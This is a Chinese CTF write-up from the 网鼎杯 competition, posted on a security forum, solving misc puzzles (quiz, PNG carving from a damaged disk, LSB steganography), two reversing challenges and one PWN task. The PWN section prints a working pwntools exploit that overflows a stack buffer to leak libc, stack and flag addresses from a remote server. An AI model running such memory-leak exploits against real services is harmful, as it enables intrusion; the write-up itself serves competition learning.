

作者：china H.L.B战队 未经同意，不得转载


一、Misc

1. 题目：签到



解答：

(1) 提示让关注公众号，关注后在公众号里边输入“青龙之站”之后如下图所示；



(2) 回复1f5f2e进入下一关，如下图所示；

1f5f2e

章秋

(二)弱碰撞自由的Hash函数比强碰撞自由的Hash函数的安全性高。

[3c47f0]正确

[4c361b]错误

先知社区

(3) 回复4c361b进入下一关，如下图所示；

4c361b

章秋

(三)1949年，()发表题为《保密系统的通信理论》的文章，为密码系统建立了理论基础，从此密码学成了一门科学。

[7642a4]Shannon

[716f94]Diffie

[a930ab]Hellman

[6fcb56]Shamir

先知社区

(4) 回复7642a4进入下一关，如下图所示；

7642a4

(四)下列密码体制可以抗量子攻击的是()。

[6f9c31]ECC

[7bd470]RSA

[4ef7e8]AES

[aac333]NTRU

先知社区

(5) 回复aac333得flag，如下图所示；

aac333

章秋

* flag{hello_wangdingbei}

* 想了解更多精彩赛事,请关注“永信至诚 (INT-GROUP)”公众号

先知社区

(6) Flag : *flag{hello_wangdingbei}

1. 题目：clip



解答：

(1) 下载题目是.disk文件，第一反应是linux虚拟磁盘，如下图所示；



(2) (题目提示词频是损坏的，那么linux挂载肯定没用)使用winHex打开文件，如下图所示；

damaged.disk]

Search Navigation View Tools Specialist Options Window Help

damaged.disk

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00282360	00	04	00	00	01	78	5E	63	60	18	05	A3	60	14	8C	54
00282370	00	00	04	00	00	01	78	5E	63	60	18	05	A3	60	14	8C
00282380	54	00	00	04	00	00	01	78	5E	63	60	18	05	A3	60	14
00282390	8C	54	00	00	04	00	00	01	78	5E	63	60	18	05	A3	60
002823A0	14	8C	54	00	00	04	00	00	01	78	5E	63	60	18	05	A3
002823B0	60	14	8C	54	00	00	04	00	00	01	78	5E	63	60	18	05
002823C0	A3	60	14	8C	54	00	00	04	00	00	01	78	5E	63	60	18
002823D0	05	A3	60	14	8C	54	00	00	04	00	00	01	78	5E	63	60
002823E0	18	05	A3	60	14	8C	54	00	00	04	00	00	01	78	5E	63
002823F0	60	18	05	A3	60	14	8C	54	00	00	04	00	00	01	78	5E
00282400	63	60	18	05	A3	60	14	8C	54	00	00	04	00	00	01	78
00282410	5E	63	60	18	05	A3	60	14	8C	54	00	00	04	00	00	01
00282420	78	5E	63	60	18	05	A3	60	14	8C	54	00	00	04	00	00
00282430	01	78	5E	63	60	18	05	A3	60	14	8C	54	00	00	04	00
00282440	00	01	78	5E	63	60	18	05	A3	60	14	8C	54	00	00	04
00282450	00	00	01	78	5E	63	60	18	05	A3	60	14	8C	54	00	00
00282460	04	00	00	01	78	5E	63	60	18	05	A3	60	14	8C	54	00
00282470	00	04	00	00	01	78	5E	63	60	18	05	A3	60	14	8C	54
00282480	00	00	04	00	00	01	78	5E	63	60	18	05	A3	60	14	8C
00282490	54	00	00	04	00	00	01	78	5E	63	60	18	05	A3	60	14
002824A0	8C	54	00	00	04	00	00	01	78	5E	63	60	18	05	A3	60
002824B0	14	8C	54	00	00	04	00	00	01	78	5E	63	60	18	05	A3
002824C0	60	14	8C	54	00	00	04	00	00	01	78	5E	63	60	18	05
002824D0	A3	60	14	8C	54	00	00	04	00	00	01	78	5E	63	60	18
002824E0	05	A3	60	14	8C	54	00	00	04	00	00	01	78	5E	63	60
002824F0	18	05	A3	60	14	8C	54	00	00	04	00	00	01	78	5E	63
00282500	60	18	05	A3	60	14	8C	54	00	00	04	00	00	01	78	5E
00282510	63	60	18	05	A3	60	14	8C	54	00	00	04	00	00	01	78

(3) 在winhex中的第196280行发现了png的文件头，如下图所示；

00196280	00 38 61 AD 49 78 01 01 00 04 FF FB 89 50 4E 47	8a-Ix	yû%PNG
00196290	0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 03 4F		IHDR 0

备注：png 16进制文件头以89504E47开头的

(4) 进行手动查找发现了两个IHDR的png图片字样另存在如下图所示；

① 第一张图片：



备注：需要填充png尾

② 第二张图片：



备注：需要填充png头和尾

③ 使用PS对两张图片进行拼接，如下图所示；

flag{0b008070-eb72-4b99-abed-092075d72a40}


(5) Flag : flag{0b008070-eb72-4b99-abed-092075d72a40 }

1. 题目 : minified




解答 :


(1) Stegsolve打开图片 , 如下图所示 ;




(2) 打开Stegsolve选择Data Extract查看图片通道 , 如下图所示 ;



(3) 选择0通告发现是LSB隐写，如下图所示；



(4) 分别把alpha，green和blue的0通道另存为再进行异或处理，最终在alpha和green的中发现flag如下图所示；




(5) Flag : flag { 7bb6db9f-d2eb-4e69-8dee-0002ce1e07f9 }

二、Reverse

1. 题目 : beijing



解答：
(1) 题目给了我们一个Linux下的可执行程序，放在虚拟机下运行结果如下图所示:



(2) 拖到IDA里面尝试分析下程序的逻辑，经过分析程序主要处理两个函数，主要逻辑如下:(由于长度关系只截取了部分)
① main函数21次调用了encode函数，然后将返回的结果按照字符打印出来如下图所示；

```
22 char v19; // a1
23 char v20; // a1
24
25 v0 = encode(dword_804A03C);
26 printf("%c", v0);
27 fflush(stdout);
28 v1 = encode(dword_804A044);
29 printf("%c", v1);
30 fflush(stdout);
31 v2 = encode(dword_804A0E0);
32 printf("%c", v2);
33 fflush(stdout);
34 v3 = encode(dword_804A050);
35 printf("%c", v3);
36 fflush(stdout);
37 v4 = encode(dword_804A058);
38 printf("%c", v4);
39 fflush(stdout);
40 v5 = encode(dword_804A0E4);
41 printf("%c", v5);
42 fflush(stdout);
43 v6 = encode(dword_804A064);
44 printf("%c", v6);
45 fflush(stdout);
46 v7 = encode(dword_804A0E8);
47 printf("%c", v7);
48 fflush(stdout);
49 v8 = encode(dword_804A070);
50 printf("%c", v8);
51 fflush(stdout);
```

先知社区

② encode函数按照参数a1的数值做对应的亦或运算，并返回char类型的结果如下图所示：


```

1 int __cdecl encode(int a1)
2 {
3     char v2; // [esp+Fh] [ebp-1h]
4
5     switch ( a1 )
6     {
7         case 0:
8             v2 = byte_804A021 ^ byte_804A020;
9             break;
10        case 1:
11            v2 = byte_804A023 ^ byte_804A022;
12            break;
13        case 2:
14            v2 = byte_804A025 ^ byte_804A024;
15            break;
16        case 3:
17            v2 = byte_804A027 ^ byte_804A026;
18            break;
19        case 4:
20            v2 = byte_804A029 ^ byte_804A028;
21            break;
22        case 5:
23            v2 = byte_804A02B ^ byte_804A02A;
24            break;
25        case 6:
26            v2 = byte_804A02D ^ byte_804A02C;
27            break;
28        case 7:
29            v2 = byte_804A02F ^ byte_804A02E;
30            break;

```

(3) 查看亦或部分对应的数据段数据和对应的hex数据如下图所示；
数据段数据：

.data:0804A020	byte_804A020	db 61h	; DATA XREF: encode:loc_804848C↑r
.data:0804A021	byte_804A021	db 4Ch	; DATA XREF: encode+33↑r
.data:0804A022	byte_804A022	db 67h	; DATA XREF: encode:loc_80484A6↑r
.data:0804A023	byte_804A023	db 59h	; DATA XREF: encode+4D↑r
.data:0804A024	byte_804A024	db 69h	; DATA XREF: encode:loc_80484C0↑r
.data:0804A025	byte_804A025	db 29h	; DATA XREF: encode+67↑r
.data:0804A026	byte_804A026	db 6Eh	; DATA XREF: encode:loc_80484DA↑r
.data:0804A027	byte_804A027	db 42h	; DATA XREF: encode+81↑r
.data:0804A028	byte_804A028	db 62h	; DATA XREF: encode:loc_80484F4↑r
.data:0804A029	byte_804A029	db 0Dh	; DATA XREF: encode+9B↑r
.data:0804A02A	byte_804A02A	db 65h	; DATA XREF: encode:loc_804850E↑r
.data:0804A02B	byte_804A02B	db 71h	; DATA XREF: encode+B5↑r
.data:0804A02C	byte_804A02C	db 66h	; DATA XREF: encode:loc_8048528↑r
.data:0804A02D	byte_804A02D	db 34h	; DATA XREF: encode+CF↑r
.data:0804A02E	byte_804A02E	db 6Ah	; DATA XREF: encode:loc_8048542↑r
.data:0804A02F	byte_804A02F	db 0C6h	; DATA XREF: encode+E9↑r
.data:0804A030	byte_804A030	db 6Dh	; DATA XREF: encode:loc_804855C↑r
.data:0804A031	byte_804A031	db 8Ah	; DATA XREF: encode+103↑r
.data:0804A032	byte_804A032	db 6Ch	; DATA XREF: encode:loc_8048576↑r
.data:0804A033	byte_804A033	db 7Fh	; DATA XREF: encode+11D↑r
.data:0804A034	byte_804A034	db 7Bh	; DATA XREF: encode:loc_8048590↑r
.data:0804A035	byte_804A035	db 0AEh	; DATA XREF: encode+137↑r
.data:0804A036	byte_804A036	db 7Ah	; DATA XREF: encode:loc_80485AA↑r
.data:0804A037	byte_804A037	db 92h	; DATA XREF: encode+151↑r
.data:0804A038	byte_804A038	db 7Dh	; DATA XREF: encode:loc_80485C4↑r
.data:0804A039	byte_804A039	db 0ECh	; DATA XREF: encode+168↑r
.data:0804A03A	byte_804A03A	db 5Fh	; DATA XREF: encode:loc_80485DE↑r
.data:0804A03B	byte_804A03B	db 57h	; DATA XREF: encode+185↑r
.data:0804A03C	dword_804A03C	dd 6	; DATA XREF: encode+19↑r

数据段数据hex数据：

```
0804A020  61 4C 67 59 69 29 6E 42  62 0D 65 71 66 34 6A C6  aLgYi)nBb.eqf4j.
0804A030  6D 8A 6C 7F 7B AE 7A 92  7D EC 5F 57 06 00 00 00  m.l.{.z.}.....
```

这里可以看到这段数据大部分都是可见的字符，因此可以假设flag就在这段数据中，但是顺序是被打乱的，而正确的顺序就是main函数中的顺序，即

```
encode :
    return flag[i]^xor[i]
main :
    list[] <- "flag"
    print encode(list[i])
```

(4) 按照上面的理论，可得到如下的分组:


```
flag = ['a','g','i','n','b','e','f','j','m','l','{','z','}','_']
xor = ['L','Y','B','','q','4','','','','','',''] # "BYBq4"
list = [6,9,0,1,0xa,0,8,0,0xb,2,3,1,0xd,4,5,2,7,2,3,1,0xc]
```

(5) 最后运算脚本：

```
result = ''
for i in range(0,21):
    result += flag[list[i]]
print result
```


(6) Flag : flag{amazing_beijing}

1. 题目 : advanced



解答：

(1) 把题目放入linux kali中试运行一下，如下图所示；



(2) 把得到的数值进行ASCII转换，如下图所示；

ASCII在线转换器-十六进制，十进制、二进制

ASCII转换到 ASCII (例: a b c)

K@LKVHr[DXEsLsYI@\AMYIr\EIZQ

添加空格

删除空格

☐ 将空白字符转换

十六进制转换到十六进制 (例: 0x61或61或61/62) ☐ 删除 0

0x4b0x400x4c0x4b0x560x480x720x5b0x440x580x450x730x4c0x730x590x490x400x5c0x410x4d0x590x490x720x5c0x450x490x5a0x51

十进制转换到 十进制 (例: 97 98 99)

756476758672114916888691157611589736492657789731149269739081

二进制转换到 二进制 (例: 01100001 01100010 01100011)

01001011010000000100110001001011010101100100100011100110010010110110100010001010101110011010011000111001101011001010010010000001110010000010100110101100101001000111001010101

(3) 解密得到内容使用脚本运行得到flag，如下图所示；



(4) Flag : flag{d_with_a_template_phew}

(5) 脚本如下：

```
tup = 'K@LKVHr[DXEsLsYI@\tmpMYIr\EIZQ'
flag = ""
for i in range(len(tup)):
    if i % 2 == 0:
        flag += chr(ord(tup[i])^0x2D)
    else:
        flag += chr(ord(tup[i])^0x2C)
print flag
```

三、PWN

1. 题目：GUESS



解答：

- (1) 这题就是简单的stack smash加强版。所以把flag读到栈上面了，所以要leak三次
 - (2) 第一次leak出puts的地址，减去偏移，得到libc基址
 - (3) 第二次用environ leak出栈地址
 - (4) 第三次leak出flag
 - (5) 因此得flag：
- flag{936dd5d1-457a-413d-ae5d-bbd55136e524}
- (6) 脚本如下：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *

context.log_level='debug'
libc = ELF('./libc-2.23.so')

p = remote('106.75.90.160', 9999)

payload = 'a'* 296 + p64(0x602020)*3
p.sendline(payload)
p.recvuntil('stack smashing detected ***: ')
puts_addr = u64(p.recvuntil(' ')[:-1]+'\\x00\\x00')
libc_base = puts_addr - libc.symbols['puts']
environ_addr = libc_base + libc.symbols['_environ']
payload = 'a'*296 + p64(environ_addr)*3
p.sendline(payload)
p.recvuntil('stack smashing detected ***: ')
stack_addr = u64(p.recvuntil(' ')[:-1]+'\\x00\\x00')
p.recvuntil('Please type your guessing flag')
payload = 'a'*296 + p64(stack_addr-0x168)*3
p.sendline(payload)

p.interactive()
```

交流QQ群：https://jq.qq.com/?_wv=1027&k=5qc1quC

China H.L.B 网鼎杯部分WriteUp.pdf (1.069 MB) [下载附件](#)

点击收藏 | 1 关注 | 1

[上一篇：RSA 签名故障分析](#) [下一篇：Sulley fuzzer lea...](#)

1. 1 条回复



[小青2912](#) 2018-08-22 08:58:56

赞大神，感谢贴题

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)